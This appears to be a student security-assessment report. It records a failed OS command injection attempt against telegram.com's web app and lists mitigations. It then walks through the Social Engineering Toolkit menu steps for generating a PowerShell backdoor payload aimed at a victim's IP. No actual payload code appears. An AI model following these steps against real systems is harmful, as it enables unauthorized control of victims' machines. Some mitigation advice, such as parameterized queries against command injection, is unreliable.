
The motive of this assessment is to find OS command injection vulnerability in telegram.com by injecting some malicious arbitrary code into input panels.

## **PROCESS:**

The OS command injection can give access to gain unauthorized access of an application server by injecting malicious arbitrary code in input panels.

1) open telegram web application.


2) In search panel inject arbitrary code and try to get access of application



As shown in above screenshot the telegram web application does not accept arbitrary malicious injections in input panels.

The OS command injection does not working in input panels.

3) change the URL parameter and try to inject the OS command injection there.



As shown in above screenshot the telegram.com have url parameter sanitization so that's why the os command injection does not working there.

## **IMPACT ASSESMENT:**

The OS command injection is one of the saviour vulnerability that can give attacker to gain high level privileges and access to sensitive data. That means the OS command injection shows a way to attack application servers by injecting malicious arbitrary code in input panels and URL parameters.

## **MITIGATION:**

- ❑ **Input validation:** The input validation allows us to get certain access level by checking input data and also it scan the input to prevent malicious inputs.
- ❑ **Parameterized queries:** use parameterized queries policy when users interacting with database to prevent it from OS command injection
- ❑ **Least privileges:** Run applications with low privileges that can helps to make hard for attackers to gain admin level access.
- ❑ **Whitelisting:** Explicitly allow only know commands like safe listed commands only.



# **ADDITIONAL PROJECT**

## **BACKDOOR CREATION FOR OS POWERSHELL**

### **INTRODUCTION:**

A backdoor in the context of operating systems refers to a hidden entry point or method of access that allows unauthorized users to bypass normal authentication procedures and gain privileged access to a system.

Backdoors can be created intentionally by developers for legitimate reasons, such as providing remote access for troubleshooting purposes, but they can also be inserted maliciously to enable unauthorized access by attackers

### **METHODOLOGY:**


This backdoor creation can be created by attacker and through injecting it in victims PowerShell the attacker can control entire OS of the victims device.

For this we are using a tool called "Social engineering toolkit".


And also we use "kali Linux" operating system.

### **PROCESS:**


1) First we have to open social engineering toolkit.




2) give password to root access.




3) when the tool is opened select social- engineering attack.




4) After that select PowerShell vector attack



5)select PowerShell alphanumeric vector attack




6) Enter victims Ip address.




7) Enter port number.







8) After that the payload is ready that means we can check that payload in file system.



